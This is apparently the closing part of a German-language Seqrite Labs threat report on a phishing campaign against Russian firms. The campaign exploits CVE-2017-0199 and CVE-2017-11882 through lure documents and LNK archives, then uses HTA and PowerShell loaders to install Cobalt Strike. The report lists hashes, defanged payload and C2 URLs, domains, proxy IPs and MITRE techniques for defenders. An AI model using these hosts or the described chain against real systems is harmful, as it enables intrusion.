Unsere Analyse geht davon aus, dass es sich bei dem Angreifer um eine russischsprachige, finanziell motivierte Cyberkriminellengruppe handelt, basierend auf den Phishing-E-Mails und den anvisierten Zielen. Wir stellten Überschneidungen bei Taktiken, Techniken und Verfahren (TTPs) sowie der Zielauswahl mit der Cobalt-Gruppe fest , die Finanzinstitute weltweit angriff. Im Rahmen unserer Operation FrostBeacon konnten wir jedoch keine spezifischen Malware-Familien identifizieren, die von dieser Gruppe verwendet wurden.
Fazit
Seqrite Labs hat eine Multi-Cluster-Kampagne analysiert, die auf russische B2B-Unternehmen mit Schwerpunkt auf Finanz- und Rechtsabteilungen abzielt. Die als Operation FrostBeacon geführte, finanziell motivierte Cyberkriminellengruppe nutzt zwei parallele Verbreitungsmethoden: eine schädliche DOCX-Datei als Köder und ein präpariertes ZIP-Archiv. Beide Methoden laufen letztendlich auf dasselbe Ziel hinaus: die Installation von Cobalt Strike Beacon im Arbeitsspeicher.
Im ersten Infektionspfad verbreiteten die Angreifer ein Word-Dokument, das die Sicherheitslücke CVE-2017-0199 ausnutzt und diese mit CVE-2017-11882 verknüpft. Im Gegensatz dazu liefert der zweite Infektionspfad ein schädliches Archiv mit einer Verknüpfungsdatei. Beide Ketten führen nach Umleitung über russische Domains zur Ausführung einer entfernten HTA-Datei, die einen mehrschichtigen PowerShell-Loader startet. Dieser Loader verwendet drei Kodierungsebenen, um Shellcode auszuführen, der einen Stager herunterlädt und sich schließlich in einen legitimen Prozess einschleust. Dies führt letztendlich zur unbemerkten Installation eines Cobalt Strike.
Seqrite Schutz
- lnk.trojan.1762957461
- Trojan.A18583779
- lnk.trojan.1742297824
- Trojan.Script.38976
- GenericPMF.S30570383
IOCs
Mappen
| Archiv | |
| 7096141a5b480e793e9a890b84ebaee2 | рекламация.zip |
| 833aa0a39625a4014c3c019ecf06a577 | рекламация.rar |
| 8ddcc3d272dd6b926d5c439a59198b51 | договор.rar |
| 58f1700e70ea49c0c520429fae09391b | (RAR) |
| c088e4f9875bf4df552e418a54c4ce07 | Kristina.Yasnova@art.cse[.]ru |
| 7261fc5b42cc63ae34f520fc8f3ef5a4 | kornilova@impex-him[.]ru |
| c088e4f9875bf4df552e418a54c4ce07 | Kristina.Yasnova@art.cse[.]ru |
| 8f60ad980885ff0000f6a9d29ce95376 | asrogov@kzst45[.]ru |
| 5facd6d79a20249fd58c29f9dc98dfe2 | asrogov@kzst45[.]ru |
| bbd10ee2ff2488faa297593e79df4512 | karina@toolhaus[.]ru |
| 456289209b90d09e54a1a439e3fe5248 | karina@toolhaus[.]ru |
| 7340c916254e31e0dbb7fcec7a89cfb0 | yakovleva@effectovent[.]ru |
| 8ba9f38456557e58bf4613b363298d55 | yakovleva@effectovent[.]ru |
| 08fc33687a6158dd15aa72e631905e10 | yakovleva@effectovent[.]ru |
| 48d588add63a0373ec896da4ee59b79e | buh@toolhaus[.]ru |
| LNK | |
| 16ae36df5bee92d8c4cae8e17583a2c9 | рекламация.pdf.lnk |
| eb0516a78fa169ab0867cb9b98136357 | рекламация.pdf.lnk |
| 16e9c51f60b629257140cb6ffc7a36ec | рекламация.pdf.lnk |
| f16417878356a08f840dac7f03461b5d | акт сверки.xls.lnk |
| 5e51ff594c46170ef278d1c18cded7d0 | Догоvor.pdf.lnk / досудебное.pdf.lnk |
| DokumentAAA | |
| ff96714b6e31e362e7acce7338f30cf0 | рекламация.docx |
| f3a4176a981e50d76b8e4716400e86f2 | рекламация.docx |
| 0e1aa36d57416bac883e11f5860348cc | рекламация.doc |
| adf61ffa03806b954450c8954fb976c7 | рекламация.doc |
| 94b800809107fb2ef6ec640ff1e0fb51 | рекламация.doc |
| 6d4691e3262d4271f76b14a9ea511ca5 | претензия.docx |
| dfb56174c5ec2d0d8d82eb4b5ebf4f38 | требование_19.03.docx |
| 8d0821b0bb290beb156ad836237cff05 | досудебное.doc |
| f9026fabfb8d131863ad06fd72eb2717 | исковое_19.03.docx |
| 5461a16272491f8e8b460c687d3436a6 | претензия.doc |
| 5667aa62833dd6ebd15da40130ab963d | рекламация_исх_05.04.24.doc.doc |
| 55bcc275baaae11ab634c03a9de36557 | siro.doc |
| dcad3be881d072240b4c5c601e562ed2 | fox.docx / aqua.docx |
| a02f62d86f127b2547beac11420165fa | reklamatsiia.doc |
| 5efb844fefdbd92ccab34a5ec135ecac | tmppzd1p0zv.docx |
| 30517af2afba9baf55941c250cfd8a0f | tramp.rtf |
| cdfb407a0b894f5b4a6108273b81d864 | logista.rtf |
| 98f21aabbf9a76d762813d6c0ec8c876 | first.rtf |
| 600aeffa4395c00be2958fd8dd5135a8 | gogo.rtf |
| 2e8a01026b5c298a9b1d2519241f0b16 | openai.rtf |
| 582f7f2c93b6e14fb6c14a9b3ad09a83 | bg.rtf |
| ef854d4cb12974fc702d10b403b3ef0b | care.rtf |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| ac558fd07ffa0d6831d523b8af8ac80b | (RTF) |
| c1f40aeaf0606255920a3b82e80b64cc | (RTF) |
| 6b8d22221e7c0dbcde24bc687a7dd6cd | (RTF) |
| a5bc486ca38160ae9f54650d790d9684 | (RTF) |
| ba8a950edf8c1414a978d9a4111343e2 | (DOCX) |
| HTA | |
| 020829a48c813d34aa68bcda4695144e | dosing.hta |
| 74f23f2e1e9d209d0961bbf6ff74dafe | ya.hta |
| 2516898e2cb2cb1dca166bc69b7379c2 | complex.hta |
| adef76d41463df53283588622c5e48e3 | min.hta |
| dcdc1bad9fb1c049b7f28afa7dc8712a | z.hta |
| a20f54df1e75c661d6670447d74ce6f7 | (HT) |
| 976649b232d3525dd239f7139a65dd92 | logista.hta |
| 9e5488696f4c5bf354e2e94775d9277c | profit.hta |
| 7059cd5ff17c2983ee6f33053d501ab3 | china.hta |
| 835f3661ef77bc4c083f6da9b11c6e5e | nciki.hta |
| 594d802ceebb1042101ffafa3e98caa6 | mida.hta |
| 8bddf8880ab3c631abd3ca452924d556 | gays.hta |
| Kobalt-Strike-Stager/Leuchtfeuer | |
| f87227dad7bedf66bf1a1b97aa36bf62 | |
| 2c18c78ec584c5d2d045c9ab94774ad7 | |
| 395da66bee080c943e820b4e61e50de6 | |
| 315bcab1a9cbfe0b5b24676c2016a9cc | |
| 4ac75939c482d5c30637d56a379835f1 | |
| feae3d231a354882bb0f70889cc69a74 | |
URLs
| Auslösen |
| hxxps://ezstat.ru/flowersforlove.gif |
| hxxps://yip.su/txttxt.jpg |
| hxxps://ezstat.ru/txttx.txt |
| hxxps://iplis.ru/lovers.jpeg |
| hxxps://iplis.ru/tramp.jpg |
| hxxps://iplis.ru/laydowngrenade.jpeg |
| hxxps://iplogger.cn/forensicsas.png |
| hxxps://iplis.ru/penises.jpg |
| hxxps://ezstat.ru/kissmyass.gif |
| hxxps://iplis.ru/camorra.gif |
| hxxps://yip.su/ncikigovru.gif |
| hxxps://valisi.ru/dosing.hta |
| hxxp://canature.su/ya.hta |
| hxxp://aquacomplect.ru/complex.hta |
| hxxps://bsprofi.ru/min.hta |
| hxxp://zetag.ru/z.hta |
| hxxp://vlasta-s.ru/logista.hta |
| hxxp://ecols.ru/ecols.hta |
| hxxp://zetag.ru/z.hta |
| hxxps://bsprofi.ru/profit.hta |
| hxxp://dosingpumps.ru/nciki.hta |
| hxxps://yip.su/certgovrufuck.gif |
| hxxp://zetag.ru/siro.doc |
| hxxp://zetag.ru/tramp.rtf |
| hxxp://aquacomplect.ru/aqua.docx |
| hxxp://clack.su/fox.docx |
| hxxp://vlasta-s.ru/logista.rtf |
| hxxp://valisi.ru/first.rtf |
| hxxp://ecols.ru/gogo.rtf |
| hxxp://bti25.ru/openai.rtf |
| hxxp://bti25.ru/china.hta |
| hxxp://gemme-cotti.ru/mida.hta |
| hxxp://xn--e1ajbcejcefx.xn--p1ai/sflopytrgjklhfaseri |
| hxxp://emec.su/bg.rtf |
| hxxp://gemme-cotti.ru/cotti.docx |
| hxxp://gemme-cotti.ru/zibaba.hta |
| hxxps://ipgrabber.ru/penis.gif |
| hxxps://iplogger.ru/sugar.png |
| hxxp://ship-care.com/care.rtf |
| hxxp://krona77.ru/edr.hta |
| hxxps://update.ecols.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://incident.zilab.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://mcnn.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://poopy.aarkhipov.ru:8080/jquery-3.3.1.slim.min.js |
| hxxps://ekostroy33.ru/jquery-3.3.2.min.js |
| hxxp://order.edrennikov.ru/jquery-3.3.1.min.js |
| hxxps://cba.abc92.ru:8443/jquery-3.3.1.slim.min.js |
| hxxps://moscable77.ru:8443/jquery-3.3.1.slim.min.js |
| hxxp://forensics.jwork.ru/jquery-3.3.1.slim.min.js |
Domains
| update.ecols[.]ru
incident.zilab[.]ru mcnn[.]ru order.edrennikov[.]ru cba.abc92[.]ru forensics.jwork[.]ru hostbynet[.]ru moscable77[.]ru gk-stst[.]ru aquacomplect[.]ru ezstat[.]ru ekostroy33[.]ru valisi[.]ru bsprofi[.]ru iplis[.]ru zetag[.]ru lieri[.]ru dosingpumps[.]ru esetnod64[.]ru yadro[.]ru iplogger[.]ru krona77[.]ru bti25[.]ru |
Proxy-IP
| 45.147.14.106:62900 | AS 49505 (JSC Selectel) RU |
| 45.145.91.164:64830 | AS 49505 (JSC Selectel) RU |
MITRE TTPs
| Taktik | Technik-ID | Technik |
| Erster Zugriff | T1566.001 | Spearphishing-Anhang |
| Ausführung | T1204.002 | Benutzerausführung: Schädliche Datei |
| Ausführung | T1221 | Vorlageninjektion |
| Ausführung | T1059.003 | Befehls- und Skriptinterpreter: PowerShell |
| Verteidigungsflucht | T1027 | Verschleierte/verschlüsselte Datei oder Information |
| Verteidigungsflucht | T1140 | Enthüllen/Dekodieren von Dateien oder Informationen |
| Verteidigungsflucht | T1055 | Prozessinjektion |
| Bewertung | T1082 | Systeminformationserkennung |
| Bewertung | T1016 | Ermittlung der Systemnetzwerkkonfiguration |
| Command and Control | T1105 | Ingress-Tool-Übertragung |
| Command and Control | T1071.001 | Application Layer Protocol: Webprotokolle |
| Command and Control | T1090 | Proxy-/Umleitungsnutzung |
Autoren
- Rayapati Lakshmi Prasanna Sai
- Sathwik Ram Prakki